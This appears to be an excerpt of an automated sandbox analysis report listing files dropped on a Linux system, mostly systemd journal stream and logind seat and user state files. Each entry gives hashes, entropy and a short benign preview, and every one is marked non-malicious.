Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=1a0de365323149a6871a2e8f4048ee67.IDENTIFIER=whoopsie.UNIT=whoopsie.service.

/run/systemd/journal/streams/.#9:80872ZsDYad	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.414755325507371
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm6SJLHT7WvIYuqjswK:SbFuFyLVIg1BG+f+M6ShHT7WvJTjLkGq
MD5:	B1F194AEFC02DE4591D1A7C2805B8A98
SHA1:	71E53D5F3123CC668CDF328030FFC5C547E6E150
SHA-256:	CD3AAB5CFBA5FCC2E12E0B3DEF7FA630038ACA27F14B1924A8DD826FBC7A8185
SHA-512:	C6E7E7900BD22990CFA976A62EA22FA296E3012362D8CDABDE0D9DEDEADFDC029E1D52591B4FEA4668BE47ADB225DCAE69CFA3A72C037E6134DD8B11F73BEF23
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=08e43cd7a1b6498a9bf57d9e3ac8047d.IDENTIFIER=agetty.UNIT=getty@tty2.service.

/run/systemd/journal/streams/.#9:8087408eiNb	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	189
Entropy (8bit):	5.381433376721943
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmycQRBjRML+cVIVghv:SbFuFyLVIg1BG+f+MycKe+cVNjoa
MD5:	8DAF84EEEF59CDB0918075C2ACA7A341
SHA1:	14C39931F20B8F967429DC5456C062780F35716D
SHA-256:	64E34BB8C7BE35B5250F0C758DEA0DA2D4A9BD9346EA870F14E6C27014FA1132
SHA-512:	FB815FC6252858B36B246885FE5B5D5519A94E91D15CF62DAFD9CE004F1D622804DC4A20281A39DE30ECCB86EDA24136662FDBFEA5B7C29DD2CFEF80F7CB981
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=865549fa4b534f56b19076f90580d09c.IDENTIFIER=dbus-daemon.

/run/systemd/journal/streams/.#9:80889vcC1wb	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	188
Entropy (8bit):	5.3373192325124705
Encrypted:	false

/run/systemd/journal/streams/.#9:80889vcC1wb	
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm9FVcHkBdRG/hhTjsO:SbFuFyLVIg1BG+f+MdcEU3TjtWL0
MD5:	D4379EF37E52DA3A40AE08C67AD430E3
SHA1:	DCED65C0A069C97E5B230D3C548280B03CF2D1BF
SHA-256:	F022D162EB8F4DDC175047A2B5F2D932A009BFCE5B672EA7433BCF184AC40389
SHA-512:	908F2293F8FDC574A1BFF5730625A78C6E50308F5DD6A7B5ED61CDF6DE090CA8DEAAE2C17FDBD0096BDC3FCD7555AA03C08267E02102A8ADCF2F59E64FC3699
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=78b379b3a25540c4959c4bd503a04e79.IDENTIFIER=pulseaudio.

/run/systemd/journal/streams/.#9:80890kXpEjc	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	216
Entropy (8bit):	5.399322222254087
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm9ryUdlCdoEcF2jsjF:SbFuFyLVIg1BG+f+MPlCGEc8jNE
MD5:	3ED2E1AE1C373DC39EE2F9D2BEBA9FA4
SHA1:	E7EBF58A71CB59A834B078183404BA9CCE4EAC55
SHA-256:	7FDA6232FC6FF8A02559E5417F6CB5CC15E3F3982834BA0AE7E978C116CB1AF9
SHA-512:	6FA2654728A1B1F47355B32622CB89E9EBF359FCEB5EAFC0A635F2CDA8F633F0B53C57D2E6635833EB21641F271BC69223EAADA694540E9013D80BAC7C5A20AE
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=70db8518ddc04cd494738ce898541da7.IDENTIFIER=rtkit-daemon.UNIT=rtkit-daemon.service.

/run/systemd/journal/streams/.#9:80895csWzRe	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	207
Entropy (8bit):	5.4537667420015765
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmsbvGlihcnBLHaDgST:SbFuFyLVIg1BG+f+Ms7GskhHypjosQu
MD5:	05971ECB4795838A010547301E1024B0
SHA1:	038E696C9C0A62FEB60FAEE85AD625C3A63B5769
SHA-256:	85462F42C85554B0FEDF1272E6E02B6120E3B63AA10D8AE45567A33A3B993B1E
SHA-512:	47708E77928058F4B8C61D5913D223FD04E1499939E565A53C2C32135161828BEC78F5A76D7563B6FE43AD5EDDA4D634E15955B27F1659120EDEF5D70D2CDA80
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=f89a79c7374d431993f86c5b465f947e.IDENTIFIER=dbus-daemon.UNIT=dbus.service.

/run/systemd/journal/streams/.#9:81410JMEOZv	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	211
Entropy (8bit):	5.452169122122087
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLCHh6KV+h6CQzuxmpDZEzyC4xEXEAjs2BbM:SbFuFyLVIg1BAf+MoThXEAjNdQIeXD
MD5:	BF5C154864358F2E501D536BD4D2BA5B
SHA1:	654CA735308F1961746BF2ADCF1DF32F3D6C7B5E
SHA-256:	1A4A922FD81FABF959666A739AFA96633886ADA1D92CBD97278A407819C1B01F
SHA-512:	125FB10FFB6BA8B9AD014BAE51F1CC7D1221C9BCB1273D71D02C67AC3CE7910A92355D9076B9B2A0A0D8208A02506905271075FE9732C620A7DA8018A83D54C
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=cc11e21ab0eb4117926b5ce89e182a48.IDENTIFIER=gdm-wait-for-drm.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:81419DgoJHw	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped

/run/systemd/journal/streams/.#9:81419DgoJHw	
Size (bytes):	208
Entropy (8bit):	5.4016216720657395
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmsEmIAEtQdl+sjsmNm:SbFuFyLVIg1BG+f+Ms1OkjdCLKzK
MD5:	546F85C9D7B3940BB77A346582013510
SHA1:	19C9D4667C32DCC77DAF1EC82F548E48295CE33A
SHA-256:	3F30BCB8CEF9582685D00FE4706BF7C009D5ECD2D977DC7E57671DFA1315FC13
SHA-512:	CAB1DEE4B5B5D1CD17A35C64696F106FB7A880B79105B0547A92E63AE339597193675F6C5FA17878A2B2FBAACB1AC0D3A9EEA02FD8EC5A3700BD074E492CFA06
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=fa78f386ed1448e59fac5f4320b64b8a.IDENTIFIER=whoopsie.UNIT=whoopsie.service.

/run/systemd/journal/streams/.#9:82200Mmg8de	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	210
Entropy (8bit):	5.4563685958391055
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLCHh6KV+h6CQzuxm7A9fgxEEyDEYk5qjs2o:SbFuFyLVIg1BAf+M0s0jNALyAZD
MD5:	13585FCAFF7CD2E1F82D8CD69C54F9E9
SHA1:	91BE5B7CD94553BE9E309C4F7CCC1BEC137EE098
SHA-256:	57D983D63D3F6E28BB10E010A7182415639B37D3EC35A0BA6890B408EC552ED9
SHA-512:	1B5E36B8FD0A5930959346C55C82876B152AE61AE45F9E577C118B048D54DC472F046CAD1739C75ECE9702921655DA18F2E6B4B4F7A2928D38DD2A7062271B05
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=13b28d601c7642ac96a658f4fa636478.IDENTIFIER=generate-config.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:82280Xpi0tf	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	216
Entropy (8bit):	5.42723861186021
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm4Ef+NA1oSWF2jsjOA:SbFuFyLVIg1BG+f+M4nKlW8jNE
MD5:	7125B40EA7646FB053AECBBDE0E5E8D7
SHA1:	1E970FAF36525B7BE9E085E26B22D33C972105F8
SHA-256:	E85E06E36ACDEF48E22BBD561BF064005355B0562C1F8619B1B0C33DC165F7B2
SHA-512:	A1E9150F154F7BBDE375F8636A0092707E7146A8FD6BD66FACC702C0B3638DE4683652FC611EEBD4CA69C6B1EF9FB065641F14217E68AE5FDE884699568BBC7
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=2a1c297fce4a459ea7eab66e25b390a8.IDENTIFIER=rtkit-daemon.UNIT=rtkit-daemon.service.

/run/systemd/journal/streams/.#9:82281sw8yuf	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	205
Entropy (8bit):	5.386045203975332
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm/sARSfwS1wsjshKJg:SbFuFyLVIg1BG+f+MvRSfw8jbVC
MD5:	ED5186DBA7DDC7E11F5D466F0172F298
SHA1:	5093655FFE16FD943308FF6570830F46EA95CE53
SHA-256:	6B2271870A3C6105A30CFB74D19C58787AFD47F59780F59F73B68EB7E1A4EE5D
SHA-512:	34B760C682176D3F38163CE6EA9EA6AE86019CE5F8553BAE19D5773FC00D4C1F54601C2C77982160DAF19B862A485EB20505856AC479A806AC5EF5B185DCEB5
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=5d92c21202e746faa20325e775b51d01.IDENTIFIER=polkitd.UNIT=polkit.service.

/run/systemd/journal/streams/.#9:82282x4gkdd	
Process:	/lib/systemd/systemd-journald

/run/systemd/journal/streams/.#9:82282x4gkdd	
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.40701666938027
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmyfQL2EzXy4Auxsjst:SbFuFyLVIg1BG+f+MyfQL9muqjdCLKzK
MD5:	0E6AB40FDC3364D8DDC3A0929EB6BFFD
SHA1:	AA961D16DB637B44E05611371803AD6A086A2F3A
SHA-256:	F63BC3526F077C55A6B0277942240C41F4AF52CE639DA61F405758AE3D63B500
SHA-512:	AD96E04E08BB980571CDFDC6B41A6F018EB1EA50989158C0620B9A41E50D75E6FB5B561FB48AD3E8B1095CC0549FAE40A1B951920BB42EC8A97A9244796527B1
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=891d4f43273445219cbecf1eb9e0896c.IDENTIFIER=whoopsie.UNIT=whoopsie.service.

/run/systemd/journal/streams/.#9:82651lncshm	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	188
Entropy (8bit):	5.352864064965676
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmvTUZKgURdEiWGsEoF:SbFuFyLVIg1BG+f+MQZxICGlL0ZjtWL0
MD5:	E345669F0BF2D173F32FA0EF24A00CA2
SHA1:	2B6E5C3C7A6B5011C29C182CE98A02DCD0CCDA09
SHA-256:	DCC17E5CF94F5C496C867CD7FA11831A35D2C4790A5F712CAE8E30ED6A5E0AD6
SHA-512:	27FD975C26420C9C06F03B213D6960E16A32467CE3E6FEFCCDCE4443D5B269D31A25D5E9271E3782CB9209203988170445DB55207EFB798F52CCB059A970A7BI
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=e311ed5f3be148a6851d53c98a7b4cd4.IDENTIFIER=pulseaudio.

/run/systemd/journal/streams/.#9:82652M5jDnn	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.402706107109888
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmubJNiBGwVZRHvRqj+:SbFuFyLVIg1BG+f+MubyvPRqjLkGq
MD5:	085C6768D91614343422B0040CB6D311
SHA1:	8B67B26A724AB9F1E4094D8333DF7D64EA0DB050
SHA-256:	F451B65FE8D45404998B9731AC370EC1499BE2D549EC8A03F02D2B6F8697843B
SHA-512:	87ED63202BEAC918445219A8D43A299FFDC2EB74212EB305784BDB862CEE0419A07A0966C819E50545B9512961C6D584F3D6BD90198A75833519BC148AB06FEA
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=d92f04ae36d743f2896dcb2e02f04697.IDENTIFIER=agetty.UNIT=getty@tty2.service.

/run/systemd/journal/streams/.#9:83021OcrCqd	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	220
Entropy (8bit):	5.510350238033596
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+M47ajdP8jZcHcljX+:qgFq6g10+f+M4784mAu
MD5:	A8D122170D5CCA5BB8C2EB6B6E9A1D10
SHA1:	9D6A2929D8A855232A037CF74B7B01B76ED67738
SHA-256:	1B40DBA4ED3176933294192FE144A7CB26C6EFD4BC6B85C1309BF979811A3E26
SHA-512:	9342FE1B6B66CCF4373E1B325D48B9A6F016608F0AB096B58CDA23ECE68E7AFA83D985486227CE258AF807DD8509921987E32E39EA018268D63811D198118D3E
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=2e0c237a0959489b98469f7a1386de5b.IDENTIFIER=systemd-logind.UNIT=systemd-logind.service.

/run/systemd/journal/streams/.#9:83106BcFoap	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	211
Entropy (8bit):	5.4672738188410115
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLCHh6KV+h6CQzuxmsFXn3GRlcswsjs2BbQL:SbFuFyLVIg1BAf+Mstn3G08jNdQIeXD
MD5:	C3FDE1CE5CF51A06D2BDA3AEA8C83A45
SHA1:	01962A04837B7DAB37A9CAD55CAAC77E167DC56D
SHA-256:	B49354A6C04562F089CE672E205333AF3A5811AE1CF5BCAE6EF637787FF0D79D
SHA-512:	84E38D0962B49BE8D1B126E101650C6599B51455145334E348A68136820D8A0BE6BF340D96744491F0D8A64C5864DC2368619C409E489AF5CF388220E44703B7
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=f192f304728b44cfb929d4fa29a3b5a1.IDENTIFIER=gdm-wait-for-drm.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:83119epQaxo	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	189
Entropy (8bit):	5.341957948843319
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmrmqGKyCdVO1Zlsjs4:SbFuFyLVIg1BG+f+M69jC/oZ2joa
MD5:	00415B5C0BEEBC66A880F28E914008AF
SHA1:	ECA17579D135423F5A961B20E585B192BD9EA38A
SHA-256:	676841AD9D22C18FA78389158404EF885A88C11742430E63E3FE8B32C354ABB5
SHA-512:	8440F3994B0823B83A02956E9EACBBCF4884A64FDDDCE21CAB686168060E797476F4B5325F38EB9F419C2CE09F6D5DCC4360EA396B510F8BD6A6FB6FABAD93E
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=a4eafc9599fc4091b82f0da30a9a6e4c.IDENTIFIER=dbus-daemon.

/run/systemd/journal/streams/.#9:831209JNtqn	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.362972152751759
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm49jIX58mWUmv8jsmM:SbFuFyLVIg1BG+f+M4dIXTTm0jdCLKzK
MD5:	B2988922870D480F6E93F356D0E4AA1D
SHA1:	AB5BBED2CE4B952A90B2B49A380AAA62C1097CB9
SHA-256:	88B0130D0FD5624055C5F4E563947A0FE2746EDDD0C7DBDFF307D40D4EC6C72A
SHA-512:	5453B8917339BEE0EBD8243A06377C8252E66794014659E538ABC46B49BD947A026D82F68557623C2D5890BE17A52A8BE23D990380528148B6D622770926C068
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=2022e3e25bf1421eb0f77031a6729769.IDENTIFIER=whoopsie.UNIT=whoopsie.service.

/run/systemd/journal/streams/.#9:83132oMUTyp	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	220
Entropy (8bit):	5.448193092394017
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+M2E0fR1t7b8jZcHcljX+:qgFq6g10+f+M2El1t7GmAu
MD5:	2539A532984D25D45B03C0EA18DDC761
SHA1:	6C128E0D42EF085AE44119589FAD66A3AC215105
SHA-256:	DEC2008C5ECE0528B436B72A1961D6926BE4DCB7E9C6AEE3411E2AE09B241C83
SHA-512:	7940BCB70BBD7465701374762CC370B9E06007694D28463E9482B98D5475879B1AD4A472D48D26087346A6879998F7081A8DA5A25DC8117FA7782ED46E154F8C
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=eb056fdae4884b2da76aad0ba1bdfc12.IDENTIFIER=systemd-logind.UNIT=systemd-logind.service.

/run/systemd/journal/streams/.#9:83229oJt8zp	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	207
Entropy (8bit):	5.41504204426726
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+M+BUECh4HWglC8josQu:qgFq6g10+f+MGdCLggaQu
MD5:	406799BF1DC7BE254F71477433FBDC4F
SHA1:	B79D056E026C8491A684A3511B1DCE86A436C961
SHA-256:	B229094348D23F84A2FD81CF94F7F6AEAE72014A8BE76E476419BDD18EB90486
SHA-512:	388583F758F441FDE0FCB0210FC711C2B5840E57E1D98460BE6A913905CD20A533267578D0FF9D242EBD848AE5257914987A1D4E22EA907E0E1A1DC933CDF595
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=4c181ad8c2284b07b3a99f12d1739bb8.IDENTIFIER=dbus-daemon.UNIT=dbus.service.

/run/systemd/seats/.#seat00fP9dO	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	116
Entropy (8bit):	4.957035419463244
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsuH47rLg205vmLUbr+ugKQ2KwshcXSv:SbFuFyLwH47Pg20ggWunQ2rNXc
MD5:	66D114877B3B4DB3BDD8A3AD4F5E7421
SHA1:	62E0CB0F51E0E3F97BE251CB917968DFF69ED344
SHA-256:	A922628916A7DDBE2BAA33F421C82250527EA3C28E429749353A1C75C0C18860
SHA-512:	5651247FA236DCF020A3C8456E4A9A74A85C5B9B3CCE94A3CF8F85FD4D66465C9F97DF7A1822E6CA4553C02BE149F3021D58DCC0C8CB6DCF37F915BD0A1581 7
Malicious:	false
Preview:	# This is private data. Do not parse..IS_SEAT0=1.CAN_MULTI_SESSION=1.CAN_TTY=1.CAN_GRAPHICAL=0.SESSIONS=c1.UIDS=127.

/run/systemd/seats/.#seat0Cld9nQ	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	95
Entropy (8bit):	4.921230646592726
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsuH47rLg205vmLUbr+v:SbFuFyLwH47Pg20ggWv
MD5:	BE58CCABC942125F5E27AF6EB1BA2F88
SHA1:	07C20F55E36EE48869B223B8FC4DBC227C7353AC
SHA-256:	551B1D1C8E5953D5D0CF49C83C1568E2FBEF8BDDB69903B3DA82240B777B4629
SHA-512:	E5A270995FDE80530927E0BACD3BF76EE820C968AABD55D2E34579326F388AFD6DE7FB8C5D54F69D3F6AC30A5B587FD3B0456FC60326E7DF4F45789A900D046 C
Malicious:	false
Preview:	# This is private data. Do not parse..IS_SEAT0=1.CAN_MULTI_SESSION=1.CAN_TTY=1.CAN_GRAPHICAL=0.

/run/systemd/seats/.#seat0PGcmbf	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	95
Entropy (8bit):	4.921230646592726
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsuH47rLg205vmLUbr+v:SbFuFyLwH47Pg20ggWv
MD5:	BE58CCABC942125F5E27AF6EB1BA2F88
SHA1:	07C20F55E36EE48869B223B8FC4DBC227C7353AC
SHA-256:	551B1D1C8E5953D5D0CF49C83C1568E2FBEF8BDDB69903B3DA82240B777B4629
SHA-512:	E5A270995FDE80530927E0BACD3BF76EE820C968AABD55D2E34579326F388AFD6DE7FB8C5D54F69D3F6AC30A5B587FD3B0456FC60326E7DF4F45789A900D046 C
Malicious:	false
Preview:	# This is private data. Do not parse..IS_SEAT0=1.CAN_MULTI_SESSION=1.CAN_TTY=1.CAN_GRAPHICAL=0.

/run/systemd/seats/.#seat0UP3koV	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	95
Entropy (8bit):	4.921230646592726
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsuH47rLg205vmLUbr+v:SbFuFyLwH47Pg20ggWv
MD5:	BE58CCABC942125F5E27AF6EB1BA2F88
SHA1:	07C20F55E36EE48869B223B8FC4DBC227C7353AC
SHA-256:	551B1D1C8E5953D5D0CF49C83C1568E2FBEF8BDDB69903B3DA82240B777B4629
SHA-512:	E5A270995FDE80530927E0BACD3BF76EE820C968AABD55D2E34579326F388AFD6DE7FB8C5D54F69D3F6AC30A5B587FD3B0456FC60326E7DF4F45789A900D046C
Malicious:	false
Preview:	# This is private data. Do not parse..IS_SEAT0=1.CAN_MULTI_SESSION=1.CAN_TTY=1.CAN_GRAPHICAL=0.

/run/systemd/seats/.#seat0fPuBS5	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	95
Entropy (8bit):	4.921230646592726
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsuH47rLg205vmLUbr+v:SbFuFyLwH47Pg20ggWv
MD5:	BE58CCABC942125F5E27AF6EB1BA2F88
SHA1:	07C20F55E36EE48869B223B8FC4DBC227C7353AC
SHA-256:	551B1D1C8E5953D5D0CF49C83C1568E2FBEF8BDDB69903B3DA82240B777B4629
SHA-512:	E5A270995FDE80530927E0BACD3BF76EE820C968AABD55D2E34579326F388AFD6DE7FB8C5D54F69D3F6AC30A5B587FD3B0456FC60326E7DF4F45789A900D046C
Malicious:	false
Preview:	# This is private data. Do not parse..IS_SEAT0=1.CAN_MULTI_SESSION=1.CAN_TTY=1.CAN_GRAPHICAL=0.

/run/systemd/seats/.#seat0gW22XI	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	95
Entropy (8bit):	4.921230646592726
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsuH47rLg205vmLUbr+v:SbFuFyLwH47Pg20ggWv
MD5:	BE58CCABC942125F5E27AF6EB1BA2F88
SHA1:	07C20F55E36EE48869B223B8FC4DBC227C7353AC
SHA-256:	551B1D1C8E5953D5D0CF49C83C1568E2FBEF8BDDB69903B3DA82240B777B4629
SHA-512:	E5A270995FDE80530927E0BACD3BF76EE820C968AABD55D2E34579326F388AFD6DE7FB8C5D54F69D3F6AC30A5B587FD3B0456FC60326E7DF4F45789A900D046C
Malicious:	false
Preview:	# This is private data. Do not parse..IS_SEAT0=1.CAN_MULTI_SESSION=1.CAN_TTY=1.CAN_GRAPHICAL=0.

/run/systemd/seats/.#seat0vOH8GW	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	95
Entropy (8bit):	4.921230646592726
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsuH47rLg205vmLUbr+v:SbFuFyLwH47Pg20ggWv
MD5:	BE58CCABC942125F5E27AF6EB1BA2F88
SHA1:	07C20F55E36EE48869B223B8FC4DBC227C7353AC
SHA-256:	551B1D1C8E5953D5D0CF49C83C1568E2FBEF8BDDB69903B3DA82240B777B4629
SHA-512:	E5A270995FDE80530927E0BACD3BF76EE820C968AABD55D2E34579326F388AFD6DE7FB8C5D54F69D3F6AC30A5B587FD3B0456FC60326E7DF4F45789A900D046C
Malicious:	false
Preview:	# This is private data. Do not parse..IS_SEAT0=1.CAN_MULTI_SESSION=1.CAN_TTY=1.CAN_GRAPHICAL=0.

/run/systemd/users/.#1279T6QuP	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	188
Entropy (8bit):	4.928997328913428
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMs5BuSgVuMI2sKiYiesnAv/XS12K2hwEY8mTQ2pJi22sQ2KkmD2pi:SbFuFyL3BVgVuR257iesnAi12thQc2p4
MD5:	065A3AD1A34A9903F536410ECA748105
SHA1:	21CD684DF60D569FA96EEEB66A0819EAC1B2B1A4
SHA-256:	E80554BF0FF4E32C61D4FA3054F8EFB27A26F1C37C91AE4EA94445C400693941
SHA-512:	DB3C42E893640BAEE9F0001BDE6E93ED40CC33198AC2B47328F577D3C71E2C2E986AAAFEF5BD8ADBC639B5C24ADF715D87034AE24B697331FF6FEC5962630064
Malicious:	false
Preview:	# This is private data. Do not parse..NAME=gdm.STATE=opening.STOPPING=no.RUNTIME=/run/user/127.SESSIONS=c1.SEATS=seat0.ACTIVE_SESSIONS=.ONLINE_SESSIONS=c1.ACTIVE_SEATS=.ONLINE_SEATS=seat0.

/run/systemd/users/.#127JxP4nS	
Process:	/lib/systemd/systemd-logind
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.4865736542962145
Encrypted:	false
SSDEEP:	6:SbFuFyL3BVgdL87ynAir/0Ixff68CgpfXNt6xVt:qgFq30dABibBAgpfXNIxf
MD5:	B3B767BEF5DA7E08CAE5313AA3D67469
SHA1:	DAD0D2A2A319B6F08F7294AA613D7ADEB3CE76B1
SHA-256:	4AFAF97B8D55E54B3996E99DF9FAC8E6D785E6B3DAD175E167EE896AE5507908
